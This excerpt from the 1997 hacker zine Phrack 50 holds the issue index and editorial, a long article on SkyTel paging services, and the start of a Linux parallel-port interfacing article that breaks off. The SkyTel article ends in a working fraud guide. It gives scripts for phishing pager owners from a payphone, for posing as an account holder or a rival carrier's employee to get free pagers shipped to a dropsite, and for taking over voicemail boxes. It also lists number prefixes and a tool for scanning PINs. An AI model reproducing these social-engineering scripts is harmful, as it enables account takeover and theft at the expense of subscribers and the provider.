.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

1 of 16

Issue 50 Index

P H R A C K 5 0

April 09, 1997

"The Perfect Drug"

START the fireworks...
ALERT the mass media...
CUE up the Axel-F Beverley Hills Cop music...
AND FOR THE LOVE OF GOD, SOMEONE NOTIFY MITCH KABAY...!

Phrack 50 is here.

To celebrate this landmark event, for a limited time, we are offering *all* Phrack issues (including this one) at a special "WE-MUST-BE-OUT-OF-OUR-MINDS" rate of HALF-PRICE!! That's right! Now you can enjoy Phrack for 50% off the standard price of free! Now you can enjoy your favorite electronic zine and still have enough money left over to get those breast implants!

<SOAPBOX>

It seems, in recent months, the mass media has finally caught onto what we have known all along, computer security _IS_ in fact important. Barely a week goes by that a new vulnerability of some sort doesn't pop up on CNN. But the one thing people still don't seem to fathom is that _WE_ are the ones that care about security the most... We aren't the ones that the corporations and governments should worry about... We are not the enemy.

Phrack is often described by the mass media as an 'Underground Hacker's Zine' run by 'irresponsible' youths. Compare Phrack's distribution with that of the security publications that charge just enough money to keep students and interested outsiders from reading it... Then decide who is 'irresponsible'. Phrack is often criticized by professionals as giving away tools to people who aren't responsible enough to use them. The fact is, we are giving away tools to people who aren't rich enough to buy them.

The parallels between Internet packet sniffing and phone wire tapping are enormous. The abuses of wire tapping by government agencies are well documented. Not so well documented, however, are similar abuses by these same agencies across key Internet access points. This is just another classic example of the Government trying to assert complete control. The Internet is, however, anarchistic by nature and dynamic by design. It resists all attempts at governing and all attempts at control.

By providing a public compendium of the same knowledge, information and resources that all the money in the world can buy, we help ensure that the Internet will remain safe with the individual. Knowledge is not power. Knowledge is _empowerment_.

</SOAPBOX>

This issue contains a great deal of C source code. Somewhere in the neighborhood of 5000 lines of C source. To facilitate painless extraction of the code and support files into an arbitrarily designated hierarchical directory structure and still maintaining readability while in 'zine' format, we developed a custom extraction utility. (Good lord that was a long sentence...) Article 16 contains the source for extract.c, instructions for compilation and use can be found therein.

Enjoy the magazine. It is for and by the hacking community. Period.

```
              Editors : daemon9[route], Datastream Cowboy
         Asst. Editor : Alhambra (appears courtesy of the guild corp.)
               On ice : Voyager
              Mailboy : Erik Bloodaxe
                 News : Alhambra, disorder
                Elite : snocrash
           Best Coast : Left Coast
              Fatstar : loadammo
             Thinstar : nirva
        SPOOOOOOOOON! : sirsyko
Rocks the Fucking House : 16 Volt
          Bad at pool : the NSA
   Tip o' the black hat : omerta
         Birthday Boy : loki
           GET A LIFE : All you jennicam losers. (jennicam.simplenet.com)
Shout outs / Thank yous : mudge (cos he just plain rules), the Guild and
                          r00t, pyro, blaboo, o0, halflife, nihil (for
                          dealing with my daily whining, working 6848 hours
                          a week, and *still* providing the kickass article),
                          alhambra (for coming through in a big way for Phrack
                          when other people let us down), mycroft (fruitbat),
                          Juliet (cookies)
```


Subscription requests, articles, comments, whatever should be directed to:

phrackedit@infonexus.com

Submissions to the above email address may be encrypted with the following key (note this is a REALLY NEW key, we promise not to lose it this time):

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQENAzMgU6YAAAEH/1/Kc1KrcUIyL5RBEVeD82JM9skWn60HBzy25FvR6QRYF8uW
ibPDuf3ecgGezQHM0/bDuQfxeOXDihqXQNZzXf02RuS/Au0yiILKqGGfqxxP88/O
vgEDrxu4vKpHBMYTE/Gh6u8QtcqfPYkrfFzJADzPEnPI7zw7ACAnXM5F+8+elt2j
0njg68iA8ms7W5f0AOcRXEXfCznxVTk470JAIsx76+2aPs9mpIFOB2f8u7xPKg+W
DDJ2wTS1vXzPsmsGJt1UypmitKBQYvJrrsLtTQ9FRavflvCpCWKiwCGIngIKt3yG
/v/uQb3qagZ3kiYr3nUJ+ULklSwej+lrReIdqYEABRG0D1BocmFjayBNYWdhemlu
ZQ==
=sdwc
-----END PGP PUBLIC KEY BLOCK-----
```

ENCRYPTED SUBSCRIPTION REQUESTS WILL BE IGNORED

Phrack goes out plaintext... You certainly can subscribe in plaintext

.oO Phrack 50 Oo.

Table Of Contents

Every article in Phrack is written free of charge, for and by the hacking community. If you are a hack, phreak, student, professor, professional, or even a loser with an idea and you have some knowledge or information you would like to empart, there are thousands of readers who would love nothing more than to learn from you. If you want to submit something anonymously, it will stay anonymous, if you want attributation, feel free to use your real name or a psuedonym. The deadline for submissions to Phrack 51 is July 25th, 1997, but the earlier the better. If you are planning on writing an article we'd like to hear from you as soon as possible.

If you don't think you are going to be able to write an article, but you have some comments about Phrack, commentary about the hacking world, funny stories, exploits, news items, or just want to tell us about the government site you just hacked (PGP'd and through an anonymous remailer PLEASE), we love getting mail. PGP key and e-mail address are above.

" *pyro* phrack is my faith and the e-zine is my bible, you are one of my high priests! "
- Some IRC zealot

" ...r00t and the guild.... Like peanut-butter and jelly -- you could have one without the other, but *why* would you want to...? "
- route

EOF

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

10 of 16

- Skytel Paging and Voicemail -

The PBXPhreak
<pbx@crackhouse.com>

If you weren't aware, Skytel is the largest nationwide paging and wireless messaging service in the United States. If you want to use this to your advantage, keep reading...

Table of Contents
~~~~~~~~~~~~~~~~~

1. Important SkyTel Numbers.

800-456-3333 - Skytel Nationwide Sales Center
800-SKY-USER - Skytel Customer Service
800-SKY-PAGE - Skytel Numeric Paging
800-SKY-GRAM - Skytel Alpha-Numeric Paging
800-SKY-TALK - Skytel Voice Mail
800-SKY-FAXE - Skytel Faxing
800-SKY-8888 - Skytel System Access

2. History of SkyTel.

1987:

- SkyTel founded; first nationwide paging and wireless messaging service.

1988:

- SkyTel offers first integrated voice messaging service: SkyTalk; provides instant notification of voice messages.

1991:

- Mtel, the parent company of SkyTel, presents the concept of two-way paging to the FCC.
- SkyTel launches SkyWord - the first nationwide alphanumeric messaging service; subscribers can now receive text messages nationwide.
- SkyTel goes international, offering service in Canada and Mexico.

1992:

- SkyTel develops an X.400 gateway; subscribers can now integrate email services with paging.
- Mtel awarded a Pioneer's Preference by the FCC guaranteeing a license to deploy a two-way wireless communications network.
~~~~~~~~~~~~~~~~~

1993:

- SkyTel offers the first integrated information services - SkyNews, news headlines broadcast to a SkyWord pager; and SkyQuote, stock quotes broadcast to a SkyWord pager.
- SkyTel expands its range of integrated email services announcing connectivity to Lotus cc:mail, Microsoft Mail, MCI Mail, and AT&T PersonaLink.
- SkyTel expands international services to Asia Pacific and South America.

1994:

- Mtel announces an alliance with Microsoft to co-develop products and services for the Mtel two-way paging network.
- SkyTel collaborates with Toshiba to offer the first PC Card for wireless messaging, the Noteworthy NewsCard, and offers the first integrated wireless messaging solution for notebook computers, SkyCard(r).
- SkyTel offers SkyFax, providing a toll-free fax-mailbox with instant notification of incoming faxes for subscribers.
- Mtel purchases two nationwide licenses in FCC narrowband PCS auctions.
- Mtel acquires U.S. Paging Corp., a reseller of paging services to major corporations nationwide.
- SkyTel provides an Internet gateway; subscribers can now send messages to SkyTel pagers through the Internet.

1995:

- SkyTel announces that MCI will resell SkyTel paging services as part of networkMCI products.
- SkyTel announces agreement with SONY Electronics Inc. whereby SONY will distribute SkyTel pagers through retail network; this announcement marks the entry of SkyTel into the retail market.
- SkyTel announces SkyTel 2-Way, the first two-way paging and wireless messaging service; subscribers can automatically confirm receipt of messages and respond directly from their pager.

3. SkyPager.

The SkyTel System keeps you in touch with clients, colleagues and family members when you're on the road. Now you can receive important information quickly and accurately where you do business. People who need to reach you dial one toll-free phone number. You'll never have to leave a trail of telephone numbers or play another round of phone tag.

SkyPager Features

- SkyPager can receive numeric messages up to 20 digits long. This can be the telephone number of someone who needs you or a code (e.g., "911" if the office needs you to call in immediately).
- Page Recall provides quick message retrieval for times when you've been out of coverage range or the pager has been turned off.
- Message senders can broadcast one message to multiple subscribers, prioritize urgent messages and program messages for future delivery for time-zone differences.
- Only SkyTel provides 24-hour a day, seven-day a week Customer Service, and all calls are always toll-free. Or, use SkyTel Customer Service Online to contact SkyTel.

Hardware Features:

- New FLEX technology means longer battery life -- up to 5 months on one AAA battery.
- Choice of several musical tones or silent vibration alert.
- Holds up to sixteen 20-digit messages.

4. SkyWord Pagers:

With SkyWord, you can receive text messages accurately and quickly. You know what's needed immediately, without picking up the phone to return the call.

Skyword Features

- Receive text messages up to 240 characters in a hand-held unit.
- Receive notification of e-mail messages while you're on the road. SkyTel e-mail integration is compatible with various e-mail systems. Ask your SkyTel sales rep for details.
- SkyNews(r) news headlines are provided twice daily. Stay up to date, even while traveling, on the economic, political, international and financial news of the day.
- Page Recall provides quick message retrieval for times when you've been out of range or the pager has been turned off.

Sending Messages Is EASY!

- Use SkyWord Access or QuickAccess software. All you need is a modem-equipped PC or Macintosh computer to easily send messages.
- Your callers can dictate a text message to a SkyTel Customer Messaging Agent, toll-free 24-hours a day.

Hardware Features:

- New FLEX technology means longer battery life -- up to 5 months on one AA battery.
- Choice of several musical tones or silent vibration alert.
- Receive up to forty, 240-character messages.

5. SkyTel 2-Way Pagers.

Imagine the freedom of getting a question and pushing one button to answer... from a pager small enough to fit in your hand. Your callers get answers quickly and easily by telephone, computer, e-mail or even on their SkyTel pager. And you reduce long-distance and cellular phone expenses!

SkyTel 2-Way is the first and only service that allows you to respond to a message from a pager.

The SkyTel 2-Way System acts as the clearinghouse for all outgoing and incoming messages.

Messages to you:
People sending you messages (senders) can do so by:

- phone (numeric, voice messages, or operator-assisted text messages)
- computer (SkyTel Access or QuickAccess software, e-mail, or palmtop computer connection)

Messages from you:
And senders can get your response via:

- phone
- computer
- SkyWord or SkyTel 2-Way pagers

Works with Other SkyTel Services:

SkyTalk: Full-featured voice mail lets senders leave a detailed message and then you call back to hear the reply.
SkyNews: Headline news provided twice daily.

The answer is in the palm of your hand With SkyTel 2-Way, your senders become your partners in communications. They compose messages with multiple-choice responses for you to choose from, such as:

- CLIENT WILL SIGN $80K CONTRACT IF WE CAN DELIVER BY 4/7
- PROCEED
- DO NOT PROCEED
- AWAIT MY CALL

Or if your sender does not define responses, select from one of your SkyTel 2-Way pager's 16 pre-programmed responses:

- YES/OK
- NO
- WILL CALL LATER
- CALL ME
- RUNNING LATE
- NEED MORE INFO
- SEND # TO CALL
- WHERE ARE YOU?
- WILL ARRIVE 15M
- WILL ARRIVE 30M
- TRAFFIC DELAY
- PICK ME UP
- BUSY
- FINISHED
- CALL HOME

Senders can receive your response at their convenience, 24 hours a day by phone, PC or SkyTel pager.

Unit Features And Operations

- weighs about 5-1/2 ounces
- runs for several weeks on single AAA-size alkaline battery
- flip-top cover protects the unit and houses the transmitter used to send and receive messages
- messages can be up to 500 characters long, including customized reply choices
- "Personal Folder" stores messages in the 100 kilobyte memory; message length determines how many messages you can store

Sending Messages

With SkyTel 2-Way, anyone can send a message directly to SkyTel 2-Way subscribers and receive their replies.

Message Sending Options:

- Telephone keypad: Call toll-free from any touch-tone telephone to send a numeric message.
- Voice messaging: Leave a detailed message (for SkyTalk subscribers).
- Operator-assisted text messaging: Dial the SkyTel toll-free number and speak to a Customer Messaging Agent who will type and send your message.
- Personal computer and modem: Use SkyTel AccessTM or QuickAccess software to compose and transmit messages on a modem-equipped computer.
- E-mail: SkyTel 2-Way messages can be created and sent through any Internet-based e-mail system. Replies will be directed back to the e-mail address.
- Palmtop computer connections: SkyTel 2-Way subscribers can link their Hewlett-Packard 100 or 200LXTM or OmniGo 100 palmtop computer to a SkyTel 2-Way pager. Subscribers can then compose, transmit, receive, relay, store and reply to SkyTel 2-Way messages.

Receiving Replies

With SkyTel 2-Way, senders know for certain whether their message was received and can easily check for their reply. Check each message sent over The SkyTel 2-Way System using these convenient options:

Message Tracking and Reply Options

- Telephone: Whenever you send a message (by telephone or otherwise), SkyTel assigns a unique confirmation number to that message. Senders can call The SkyTel 2-Way System later and use the confirmation number to check the status of the message and/or get their reply.
- Personal computer and a modem: Use SkyTel Access software to compose and transmit messages. Then use the confirmation number to check the status of messages and/or get your reply.
- E-mail: When you send a message via e-mail to a SkyTel 2-Way subscriber, you'll receive your reply at your e-mail address.
- Pagers: Replies can be forwarded to a SkyWord (alphanumeric) or SkyTel 2-Way pager.

6. SkyTel Extra Features.

SkyNews Features:

- Four headlines are broadcast twice each day - 12:30pm and 5:00pm ET Monday Friday, 2:00 and 7:00pm ET Saturday and Sunday.
- Headlines are transmitted FREE to all SkyWord and SkyTel 2-Way pagers.
- Headline topics include: U.S. politics, U.S. business and economic news, international events, Dow Jones industrial average updates and the performance of leading stocks.
- In addition to the regular broadcasts, news alerts are sent as crucial events occur in the U.S. or abroad.

SkyNews Special Editions:

If you need news about your specific industry, subscribe to SkyNews Special Editions. Headlines are available about the following industries:

Finance
Telecommunications
Information Highway
Media

There is an additional charge for SkyTel special editions.

SkyQuote Features:

Keep tabs on Wall Street with SkyQuote-the personalized financial news service on SkyTel text messaging units. With SkyQuote, you'll be alerted twice each business day with pricing updates on four stocks or exchange indexes. You provide us with the stocks, choose the timing of your updates, and SkyTel will do the rest.

Your messaging unit will alert you with the price of the most recent trade for each of the four companies you have selected. You will also receive Dow Jones headline alerts when significant news breaks on your selected companies.

7. SkyTel SkyFax Option.

Whoever invented the fax machine apparently didn't know much about doing business on the road. After all, you can't take the machine with you. It has very little interest in your schedule. And critical faxes have a way of arriving at the wrong place, and the wrong time.

SkyFax Features:

- You are assigned a personal toll-free number that people use to send you faxes.
- Notification on your SkyPager or SkyWord pager that a fax has arrived in your mailbox.
- Dial a toll-free number to download the fax to fax machine of your choice.
- SkyFax even works with your portable computer's send/receive fax software.

SkyFax Benefits:

SkyFax offers total control over how and where people reach you with important fax messages.

- Toll-free number reduces long-distance charges.
- Download faxes at YOUR convenience.
- Senders don't have to know your travel schedule in order to send you faxes -- you'll never miss an important fax.
- Your documents remain confidential, because you're in control.

8. SkyTel SkyTalk Option.

Now, when you travel, The SkyTel System will let you give the people who need to stay in touch with you one toll-free phone number where you can always be reached. Even if they don't know exactly where you are, they'll be able to call a single number and leave a voice message in your SkyTalk(r) voice mailbox. You'll be notified quickly that a message is waiting. Then you can retrieve it whenever you want.

SkyTalk can also be used to send information to a whole group of people simultaneously with one phone call. Even if they're spread across Phoenix, Los Angeles, Boston and Miami, everyone will be notified in minutes.

SkyTalk Features

- SkyTalk is an easily-accessible toll-free voice mail system that notifies you when you have a message on your SkyPager, SkyWord or SkyTel 2-Way pager.
- Personal toll-free access numbers are available to provide callers with easy access to your voice mail. You can even forward your office number to your toll-free Personal Access Number when you're traveling so every caller can leave a message for you.
- You can access other parts of The SkyTel System easily, without hanging up the phone. For example, you can reply directly to messages from other subscribers, broadcast messages to a subscriber list and redirect messages to other subscribers.

Additional SkyTalk Features

- Personalized voice mail greeting -- your own words in your own voice.
- Security code to prevent unauthorized access.
- Spanish and Japanese language prompts available.
- Messages up to 5 minutes in length.
- Stores up to 20 messages for up to 14 days.
- Unretrieved messages stored for 72 hours.
- Toll-free access to your messages from over 40 countries around the world (surcharge may apply).

9. Sending a Message.

Make it simple for your clients and colleagues to remember how to send you a message. Just include the instructions on your business card! On the front, list the SkyTel 800 number and your PIN along with all your other numbers. For more detailed instructions, use the back of your card. These instructions can be pre-printed on the card or printed on a sticker for attachment later. To get started, please see the SkyWord example below.

Sending Me A Page

Dial 1-800-759-8888
Enter PIN, press #
Numeric message--press 1, then #
Voice message--press 2, then #
Dictated message--press 3
Press # to end

10. SkyTel Coverage.

SkyTel is the best single source for all of your messaging needs. For locally, nationally and internationally. People everywhere are taking advantage of SkyTel coverage flexibility. Whatever your lifestyle requires, SkyTel will easily provide a coverage plan that works for you.

SkyPager and SkyWord Coverage Plans Include:

Metro Service:

If your business is conducted primarily in one metro area or state, but requires occasional travel to other parts of the country, The SkyTel System with Metro Service and Nationwide Now is your cost-effective messaging solution.

Metro Plus:

A broader 2- to 6-state zone. There are 21 pre-defined Metro Plus zones, each with nationwide access through Nationwide Now.

Regional/Region Plus:

East, West, Central, Southeast, Southwest or Midwest. Two regions can be combined (Region Plus service) for maximum coverage. Each can include Nationwide Now (Region Plus service is available for SkyPager only).

Nationwide:

Coverage in thousands of cities and towns across the United States. (SkyPager only)

Nationwide Now:

Nationwide Now is an exclusive SkyTel coverage feature that allows you to access our nationwide network when you travel out of your home coverage area.

International:

SkyTel International Service can be used in conjunction with any U.S.-based coverage plan:

- Simulcast service: Messages are always transmitted to U.S. and the country(ies) of your choice.

- Follow-Me: Allows you to activate coverage (with a quick call into The SkyTel System) to receive messages while traveling abroad. You choose the country(ies) and length of time for international coverage.

- International coverage is available in the following countries:

  Argentina
  Bahamas
  Bermuda
  Brazil
  Canada
  Colombia
  Ecuador
  Guatemala
  Hong Kong
  Indonesia
  Malaysia
  Mexico
  Peru
  Philippines
  Puerto Rico
  Singapore
  Uruguay (coming soon)
  Venezuela

  In the places you travel most, SkyTel goes along with you, giving

you reliable, efficient communications. Here's just a partial listing of the United States and international coverage areas.

Skytel has a wide coverage area. I only listed U.S. cities with a population of 75,000 or more.

ALABAMA
Birmingham
Huntsville
Mobile
Montgomery
Tuscaloosa

ARIZONA
Chandler
Glendale
Mesa
Phoenix
Scottsdale
Tempe
Tucson

ARKANSAS
Little Rock

CALIFORNIA
Alameda
Alhambra
Anaheim
Arden-Arcade
Bakersfield
Berkeley
Burbank
Carson
Chula Vista
Citrus Heights
Compton
Concord
Corona
Costa Mesa
Daly City
Downey
E. Los Angeles
El Cajon
El Monte
Escondido
Fairfield
Fremont
Fresno
Fullerton
Garden Grove
Glendade
Hayward
Huntington Beach
Inglewood
Irvine
Lancaster
Long Beach
Los Angeles
Modesto
Moreno Valley
Norwalk
Oakland
Oceanside
Ontario
Orange
Oxnard
Pasadena
Pomona
Rancho Cucamonga

Richmond
Riverside
Sacramento
Salinas
San Bernadino
San Buenaventura
San Diego
San Francisco
San Jose
San Mateo
Santa Ana
Santa Barbara
Santa Clara
Santa Clarita
Santa Monica
Santa Rosa
Simi Valley
South Gate
Stockton
Sunnyvale
Thousand Oaks
Torrance
West Covina
Westminster
Whittier

COLORADO
Arvada
Aurora
Boulder
Colorado Springs
Denver
Ft. Collins
Lakewood
Pueblo

CONNECTICUT
Bridgeport
Hartford
New Britain
New Haven
Norwalk
Stamford
Waterbury

DISTRICT OF COLUMBIA
Metro Area

FLORIDA
Clearwater
Coral Springs
Ft. Lauderdale
Gainesville
Hialeah
Hollywood
Jacksonville
Kendall
Miami
Miami Beach
Orlando
St. Petersburg
Tallahassee
Tampa

GEORGIA
Albany
Atlanta
Columbus
Macon
Savannah

HAWAII
Honolulu

IDAHO
Boise City

ILLINOIS
Arlington Heights
Aurora
Chicago
Decatur
Elgin
Joliet
Naperville
Peoria
Rockford
Springfield

INDIANA
Evansville
Ft. Wayne
Gary
Hammond
Indianapolis
South Bend

IOWA
Cedar Rapids
Davenport
Des Moines
Sioux City

KANSAS
Kansas City
Overland Park
Topeka
Wichita

KENTUCKY
Lexington
Louisville

LOUISIANA
Baton Rouge
Lafayette
Metairie
New Orleans
Shreveport

MARYLAND
Baltimore
Columbia
Silver Spring

MASSACHUSETTS
Boston
Brockton
Cambridge
Fall River
Lowell
Lynn
New Bedford
Newton
Quincy
Somerville
Springfield
Worcester

MICHIGAN

Ann Arbor
Clinton
Dearborn
Detroit
Worcester
Flint
Grand Rapids
Kalamazoo
Lansing
Livonia
Southfield
Sterling Heights
Warren
Westland

MINNESOTA
Bloomington
Duluth
Minneapolis
St. Paul

MISSISSIPPI
Jackson

MISSOURI
Independence
Kansas City
St. Louis
Springfield

MONTANA
Billings

NEBRASKA
Lincoln
Omaha

NEVADA
Las Vegas
Paradise
Reno
Sunrise Manor

NEW HAMPSHIRE
Manchester
Nashua

NEW JERSEY
Camden
Edison
Elizabeth
Jersey City
Newark
Paterson
Trenton

NEW MEXICO
Albuquerque

NEW YORK
Albany
Buffalo
Cheektowaga
New York
Rochester
Syracuse
Yonkers

NORTH CAROLINA
Charlotte

Durham
Fayetteville
Greensboro
Raleigh
Winston-Salem

OHIO
Akron
Canton
Cincinnati
Cleveland
Columbus
Dayton
Parma
Toledo
Youngstown

OKLAHOMA
Oklahoma City
Tulsa

OREGON
Eugene
Portland
Salem

PENNSYLVANIA
Allentown
Erie
Philadelphia
Pittsburgh
Reading
Scranton

RHODE ISLAND
Cranston
Providence
Warwick

SOUTH CAROLINA
Charleston

SOUTH DAKOTA
Sioux Falls

TENNESSEE
Chattanooga
Clarksville
Knoxville
Memphis
Nashville-Davidson

TEXAS
Abilene
Amarillo
Arlington
Austin
Beaumont
Carrollton
Corpus Christi
Dallas
El Paso
Ft. Worth
Garland
Grand Prairie
Houston
Irving
Laredo
Lubbock
McAllen

Mesquite
Midland
Odessa
Pasadena
Plano
San Angelo
San Antonio
Tyler
Waco
Wichita Falls

UTAH
Provo
Salt Lake City
West Valley City

VIRGIN ISLANDS
St. Croix
St. Thomas

VIRGINIA
Alexandria
Arlington
Chesapeake
Hampton
Newport News
Norfolk
Portsmouth
Richmond
Roanoke
Virginia Beach

WASHINGTON
Bellevue
Seattle
Spokane
Tacoma

WISCONSIN
Green Bay
Kenosha
Madison
Milwaukee
Racine

11. International Access numbers to the SkyTel system.

SkyTel US Customers can access the SkyTel System from 44 countries around the world! Use the chart below to find the access numbers you need.

Legend for notes:

* a: Pay phones may require a coin or card
* b: Not available from pay phones
* c: Not available from all phones
* d: Local or in-country charges may apply

Country	Access Number	Notes
Australia	1-800-12-8078	
Bahamas	1-800-934-6451	a
Bahamas	1-800-934-6451	a
Barbados	1-800-534-2170	b
Belgium	0800-1-4389	a
Bermuda	1-800-825-0311	
Canada	800-759-8255	c
Chile	1230-020-3220	b
China	10-800-524-4624	c
Colombia	980-1-52547	a, c
Costa Rica	001800-234-4793	b

Denmark	8001-8671	a
El Salvador	0-1-800-234-9578	b, c
Finland	9-800-1-59402	a
France	05-90-3223	
Germany	0130-8-18414	
Greece	00800-12-2613	a, c,d
Guam	1-800-671-0150	a
Guatemala	099-0082	a
Hong Kong	800-5688	a
Hungary	00-800-11144	
Indonesia	001-800-011-0277	
Ireland	1-800-55-5523	
Israel	177-150-1572	a
Italy	1678-77100	a
Japan	0031-12-3373	a, c
Luxembourg	0800-6170	
Malaysia	800-2652	a, d
Mexico	95-800-759-8255	c, d
Netherlands	06-022-7548	a, c
Netherlands Antilles	0031-12-3373	b, d
New Zealand	0800-447036	
Norway	800-15617	
Panama	001-800-507-0089	
Portugal	0501-12-707	a, c
Singapore	800-1200-457	a
South Africa	080-09-92588	a
Sweden	020-79-3976	a
Switzerland	155-2154	a
Taiwan	0080-13-8341	a
Thailand	001-800-12-066-0249	a, c
United Kingdom	0800-89-3648	
Uraguay	000-413-598-0371	a, c,d
Venezuela	8001-2458	

12. SkyTel accessible by Land, Sea or Air.

Accessibility is important in any business, but when you provide mobile satellite communications to maritime, aeronautical and land mobile customers, it’s your main selling point.

The folks at COMSAT Mobile Communications sell communications that know no bounds, so they need to keep in constant contact with all their customers and prospects. That’s why they rely on SkyTel.

Robert Katz, director of Mobile Data for COMSAT, says, "It’s not just SkyTel paging that’s so valuable to us. It’s the whole spectrum of SkyTel services." As a matter of fact, the company depends on more than 160 SkyTel pagers, especially in the sales, engineering and operations divisions, as well as a variety of SkyTel services.

Serving as much-needed administrative support, a SkyTel Corporate Access Number gives customers or employees toll-free access to sending pages - with just one easy number and without having to carry or remember PlNs. With a list of key COMSAT employees and their PlNs, the SkyTel operator sends messages like a personal assistant. Katz uses this service to send out important meeting notices or project reminders, either to individuals or an entire group. "It’s even better than voice mail or e-mail," says Katz.

SkyTel service even works with COMSAT’s office systems to keep communications transparent to the caller. For example, when Katz receives a call at his desk, his office voice mail system pages him immediately. Wherever he is, his SkyTel pager alerts him that a call is waiting. Within minutes, he phones in an access code to be connected instantly. When he picks up the call, the caller doesn’t know if Katz is in a meeting, driving down the highway or relaxing at home. All he knows is that Katz is available for him.

A loyal SkyTel customer since 1990, COMSAT is currently integrating SkyTel 2-Way messaging into their day-to-day operations. Of course, you would fully expect these experts in satellite communications to take advantage of the best in satellite messaging technology. With SkyTel they're moving full speed ahead.

13. Overview of SkyTel.

Don't sit by the phone and wait for important calls. Carry your SkyTel pager and stay in touch. Let your messages find you.

Anyone - from customer service reps, medical personnel and sales executives to busy parents and teenagers - can take advantage of the easiest communications solution today.

SkyTel has paging services and coverage options to meet your requirements. In town or out, SkyTel is the only service you'll need.

Only The SkyTel System includes these advances:

- Always Toll-free - no fumbling for spare change; no cost for calls, from anywhere in the United States
- Personalized Greetings - just like an answering machine, change your greeting as often as you like ... easier for callers to use and understand
- Page Recall - stop worrying about missed messages; call in to review messages from the last three days, even if your pager was turned off

If you need ...	Then try ...
To be notified with a number (phone number or special code) that someone is trying to reach you.	SkyPager for short, simple communications.
Full written messages in the palm of your hand.	SkyWord for receiving numeric and alphanumeric messages.
To answer questions immediately. Without using a phone.	SkyTel 2-Way for revolutionary two-way communications. With SkyTel 2-Way you can respond immediately to messages you receive, right from your pager.
To know you have a voice message.	SkyTalk, giving you full-featured voice mail and notification on your pager every time a message is left, available with all paging services.
Easy access to all of the faxes that come in while you're out.	SkyFax so your callers can fax easily to your unique toll-free number. You're notified via your pager and can download, save, store and forward faxes from wherever you are (not available with SkyTel 2-Way).
To know what's going on in the world and on Wall Street.	SkyNews and SkyQuote, providing you with news or stock quotes twice daily, available to SkyWord subscribers.

14. Getting Phree SkyTel Pagers

To get phree SkyTel pagers you will need to get a pin. To do this you will have to do some scanning. Use the prefixes in section 16 of this article. Each pin is seven digits. If an account has a personal 800 number, then that is the pin. For example 800-759-9826. The pin is 7599826.

Hint: If you find a pin with option 3# on it. Which is alpha-numeric paging. Call it up. The SkyTel operator will read you the name

of the owner of the pager. Now you have the owner. All you have to do is goto a payphone and page the owner of the pager to the payphone and bull shit him into something stupid like "This is Michael Donaldson from SkyTel. We have lost some information on your SkyTel account. We need it for billing purposes." He will almost 99.99% of the time give it up. Your next step is to CNA his number and get all the information on the number. Now you have all the information on his SkyTel account. The best accounts to get phree pagers with are corporate accounts because they usually have many pagers under the account and will let you ship a large quantity of pagers out at one time.

Typical Conversation with Skytel to get Phree Pagers:

(if you have a UPS bin number all the better. BIN = billing identification number. AKA bill shipping to another company).

SB=Skytel Bitch
ME=PBXPhreak

Call 800-SKY-USER

ME: "Hi, I was wondering if you can help me?"
SB: "Sure, what do you need help with"
ME: "I would like to add a pager to my SkyTel account"
SB: "Ok, sir. Whats your pin on your account"
ME: (give her the pin you have info on)
SB: (will ask for info on the account)
ME: (give her the info)
SB: "Ok, what type of pager and service would you like"
ME: "A SkyTel Tango 2 Way Pager " -- $400 each
SB: "Ok, I am filling an order for a Tango, would you like any extra options on this pager"
ME: "Yes, the SkyTalk, SkyNews, SkyFax, SkyQuote and with nationwide and international coverage please" (one fuckin loaded pager)
SB: "Ok, that will be shipped out tomorrow"
ME: "Miss, one thing.. I am in Canada right now at a Business conference can you ship it over here."
SB: "Sure. Whats the address you want it delivered to."
ME: (give her the dropsite)
SB: "Is there anything else."
ME: "No thanks. You have yourself a good day and a Merry Christmas!!!"

15. Taking over a SkyTel Mailbox

Hint: If you find a pin with option 3# on it. Which is alpha-numeric paging. Call it up. The SkyTel operator will read you the name of the owner of the pager. Now you have the owner. All you have to do is goto a payphone and page the owner of the pager like a million times and if he doesn't respond do it every day for a week. This usually means the pager isn't in use. So this will be a good SkyTel to take over.

Typical Conversation with Skytel to takeover a SkyTel Mailbox:

SB=Skytel Bitch
ME=PBXPhreak

Call 800-SKY-USER

ME: "Hi, this is Michael Donaldson from AirTouch Paging"
SB: "How can I help you"
ME: "A customer was getting some options moved around when our computers crashed over on our system and I need to make some changes quickly, and our technician won't be here for awhile. He verified all the information correctly before the system crashed.
SB: "What is the pin number on the account"
ME: "7599823"
SB: "OK.. What needed to be changed"

```
ME: "He wanted to add SkyTalk and SkyFax and change his code to 9172"
SB: "Ok i will do that now.."
ME: "Who am I speaking too. So I can tell my manager." (just bullshit)
SB: (some stupid name)
ME: "Ok, Thank You."
SB: "Is there anything else."
ME: "No that is fine"
SB: "Have a good day"
```

That is a basic conversation that will get them to change the password, and add options to the account.

16. Prefixes for SkyTel Pagers and Voicemail

```
800-203-xxxx
800-213-xxxx
800-436-45xx
800-436-78xx
800-757-xxxx
800-759-xxxx (original region 759=SKY)
```

Ways of scanning:

- Scan by Hand. I would try using Substance's Random Scan program to generate numbers in the prefixes mentioned above.

- Toneloc is available at ftp.fc.net /pub/defcon/TONELOC

17. Conclusion

That should give you tons of infoz about Skytel and how to acquire an account on the Skytel system.

EOF

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

11 of 16

H A R D W A R E I N T E R F A C I N G F O R T H E L I N U X O P E R A T I N G S Y S T E M

By The Professor <professr@hackerz.org>

Computer control of real world devices has been an out of reach fantasy for most people. In the past, it has rarely been seen outside the R&D labs of hardware design companies, universities, and a few dedicated hobbyist's basements. It takes not only a skilled programmer, but also a person that can design and build small circuits.

In this article, I will show you how to use a standard IBM/PC parallel printer port to control devices, such as bells, relays, and lights. I will also show you how to take input from devices such as DTMF decoder IC's, analog to digital converters, and switches.

To access the I/O port, the compiled program must be either executed by root or be suid root. This could be a potential system security hazard so be warned. In order to grant permissions to the port, one must use the function ioperm().

Syntax (also see the man page):

```
#include <unistd.h>
ioperm(BASE_ADDRESS,NUM,PERMISSION_BIT);
```

The first parameter is the port number to set permissions of.
The second parameter is the number of consecutive ports to set permissions of.
(i.e. if num==3, BASE_ADDRESS, BASE_ADDRESS+1, and BASE_ADDRESS+2 are set).
The third parameter is 1 to give the program permissions or 0 to remove them.

Sending and receiving data via the port is done with the commands, inb() and outb().

Syntax:

```
#include <asm/io.h>
value=inb(address); (address can be BASE_ADDRESS+1 or BASE_ADDRESS+2)
outb(value,BASE_ADDRESS);
```

O U T P U T

